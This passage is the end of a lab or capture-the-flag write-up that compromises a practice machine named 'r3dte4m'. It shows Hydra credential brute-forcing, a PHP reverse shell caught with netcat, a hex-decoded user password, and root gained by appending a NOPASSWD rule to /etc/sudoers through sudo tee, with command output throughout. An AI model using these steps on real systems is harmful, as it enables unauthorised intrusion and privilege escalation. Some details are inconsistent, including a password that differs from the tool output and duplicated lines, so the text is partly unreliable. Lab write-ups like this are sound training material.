[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23716 login tries (l:154/p:154), ~1483 tries per task
[DATA] attacking http-get://l0x0s36.r3dte4m:80/
[STATUS] 1725.00 tries/min, 1725 tries in 00:01h, 21991 to do in 00:13h, 16 active
[80][http-get] host: l0x0s36.r3dte4m   login: admin   password: 5H4ym4
[STATUS] 5875.33 tries/min, 17626 tries in 00:03h, 6090 to do in 00:02h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-27 15:00:33
```

Here we get the username and a password
Username : admin
Password: 5H5ym4
login with these credentials.
After, we get an another login page ;




Username ; “admin” , password; “rella” we got these credentials from the wireshark


After login we can acess the codiad webpage,
Now we have to navigate the location to “ INF”



After login we can acess the codiad webpage,
Now we have to navigate the location to “ INF”
Our aim is to get a reverse shell connection ,
Create a reverse shell file “shell.php”, using nanocommand .copy the code



When the reverse shell file is uploaded ,set a netcat listener to access the url



set a netcat listener to access the url.

To make the shell interactive, we can use the Python command. Once we have successfully established a shell connection using netcat, we can run the following Python

Command: python -c 'import pty; pty.spawn("/bin/bash")'

```
┌──(root㉿kali)-[/home/cyber/CPT/Project]
└─# nc -lnvp 12345
listening on [any] 12345 ...
connect to [192.168.18.177] from (UNKNOWN) [192.168.18.189] 41474
Linux r3dte4m 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
 02:38:47 up 1 day,  2:18,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("bin/bash")'
www-data@r3dte4m:/$ ls
ls
bin   home       lib32    media  root  sys  vmlinuz
boot  initrd.img      lib64   mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32   opt   sbin  usr
etc   lib        lost+found  proc    srv   var
```


Searching hidden files for “/home” directory.

```
www-data@r3dte4m:/$ cd home
cd home
www-data@r3dte4m:/home$ ls
ls
litty
www-data@r3dte4m:/home$ cd litty
cd litty
www-data@r3dte4m:/home/litty$ ls
ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

Now see the hidden file “.download.dat”


```
www-data@r3dte4m:/home/litty$ cd Downloads
cd Downloads
www-data@r3dte4m:/home/litty/Downloads$ ls
ls
CantoI.docx    CantoIX.docx   CantoVIII.docx  CantoXIII.docx  CantoXVI.docx
CantoII.docx   CantoV.docx    CantoX.docx     CantoXIV.docx   CantoXVII.docx
CantoIII.docx  CantoVI.docx   CantoXI.docx    CantoXIX.docx   CantoXVIII.docx
CantoIV.docx   CantoVII.docx  CantoXII.docx   CantoXV.docx    CantoXX.docx
www-data@r3dte4m:/home/litty/Downloads$ ls -la
ls -la
total 8468
drwxr-xr-x  2 litty litty    4096 Oct  5  2021 .
drwxr-xr-x 10 litty litty    4096 Oct  5  2021 ..
-rw-r--r--  1 litty litty     997 Oct  5  2021 .download.dat
-rwxr-xr-x  1 litty litty  138728 Oct  5  2021 CantoI.docx
-rwxr-xr-x  1 litty litty  146880 Oct  5  2021 CantoII.docx
-rwxr-xr-x  1 litty litty   97152 Oct  5  2021 CantoIII.docx
-rwxr-xr-x  1 litty litty   68416 Oct  5  2021 CantoIV.docx
-rwxr-xr-x  1 litty litty  138856 Oct  5  2021 CantoIX.docx
-rwxr-xr-x  1 litty litty   43808 Oct  5  2021 CantoV.docx
-rwxr-xr-x  1 litty litty  138856 Oct  5  2021 CantoVI.docx
-rwxr-xr-x  1 litty litty  146880 Oct  5  2021 CantoVII.docx
-rwxr-xr-x  1 litty litty 3689352 Oct  5  2021 CantoVIII.docx
-rwxr-xr-x  1 litty litty   68416 Oct  5  2021 CantoX.docx
-rwxr-xr-x  1 litty litty  121464 Oct  5  2021 CantoXI.docx
-rwxr-xr-x  1 litty litty  157192 Oct  5  2021 CantoXII.docx
-rwxr-xr-x  1 litty litty  213136 Oct  5  2021 CantoXIII.docx
```

Open ".download.dat" file, then copy hex file.



Go to "http://cyberchef.org/" , check the output

Now See the littiy password "L17Ty@123#".



Change user, using “su” command.

```
www-data@r3dte4m:/$ su litty
su litty
Password: L17Ty@123#

$ ls
ls
bin   home        lib32    media  root  sys  vmlinuz
boot  initrd.img      lib64   mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32   opt   sbin  usr
etc   lib         lost+found  proc    srv   var
$ whoami
whoami
litty
```

c

Next get root,

Sudo -l is using to list the allowed and denied commands for the current user.

```
$ sudo -l
sudo -l
sudo: unable to resolve host r3dte4m: Name or service not known
Matching Defaults entries for litty on r3dte4m:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User litty may run the following commands on r3dte4m:
    (root) NOPASSWD: /usr/bin/tee
```

Research “/usr/bin/tee”

Now check this command echo “litty ALL=(ALL) NOPASSWD:ALL” | sudo tee -a “/etc/sudoers”

“sudo su” is using to switch to the superuser (root) account.

Yes, rooted.

```
$ whoami
whoami
litty
$ Echo "litty ALL=(ALL) NOPASSWD:ALL" | sudo tee -a "/etc/sudoers"
Echo "litty ALL=(ALL) NOPASSWD:ALL" | sudo tee -a "/etc/sudoers"
sh: 3: Echo: not found
sudo: unable to resolve host r3dte4m: Name or service not known
$ echo "litty ALL=(ALL) NOPASSWD:ALL" | sudo tee -a "/etc/sudoers"
echo "litty ALL=(ALL) NOPASSWD:ALL" | sudo tee -a "/etc/sudoers"
sudo: unable to resolve host r3dte4m: Name or service not known
litty ALL=(ALL) NOPASSWD:ALL
$ sudo su
sudo su
sudo: unable to resolve host r3dte4m: Name or service not known
root@r3dte4m:/# whoami
whoami
root
```

Now go to root directory,

See the “proof.txt”, then open file using “cat proof.txt”

Finally Redteam flag got it.

```
root@r3dte4m:/# cd root
cd root
root@r3dte4m:~# ls
ls
proof.txt
root@r3dte4m:~# cat proof.txt
cat proof.txt

 (       )  (         (       )     )
 )\ )  ( /(  )\ )      )\ )  ( /(  ( /(
(()/(  )\())(()/(  (   (()/(  )\()) )\())
 /(_))((_)\  /(_)) )\   /(_))((_)\ ((_)\
(_))   _((_)(_))_|((_) (_))   _((_)  ((_)
 ____  _____ ____ _____ _____     _   __  __
|  _ \| ____|  _ \_   _| ____|   / \  |  \/  |
| |_) |  _| | | | || | |  _|    / _ \ | |\/| |
|  _ <| |___| |_| || | | |___  / ___ \| |  | |
|_| \_\_____|____/ |_| |_____/_/   \_\_|  |_|



Congrats!

You've rooted R3dte4m!

Happy Hacking .....


https://redteamacademy.com/
```

7. Conclusion

In conclusion, the project focused on conducting a comprehensive penetration test on the target system "r3dte4m" to evaluate its security posture. Through meticulous information gathering, service enumeration, and penetration techniques, we successfully identified vulnerabilities and gained access to the target machine. Additionally, emphasis was placed on maintaining access, highlighting the importance of establishing persistent control over the system post-exploitation. By uncovering potential weaknesses and providing actionable recommendations for remediation, this project aims to enhance the overall security of the target environment. Going forward, continuous vigilance and proactive measures will be essential to maintain robust cybersecurity defenses and protect against evolving threats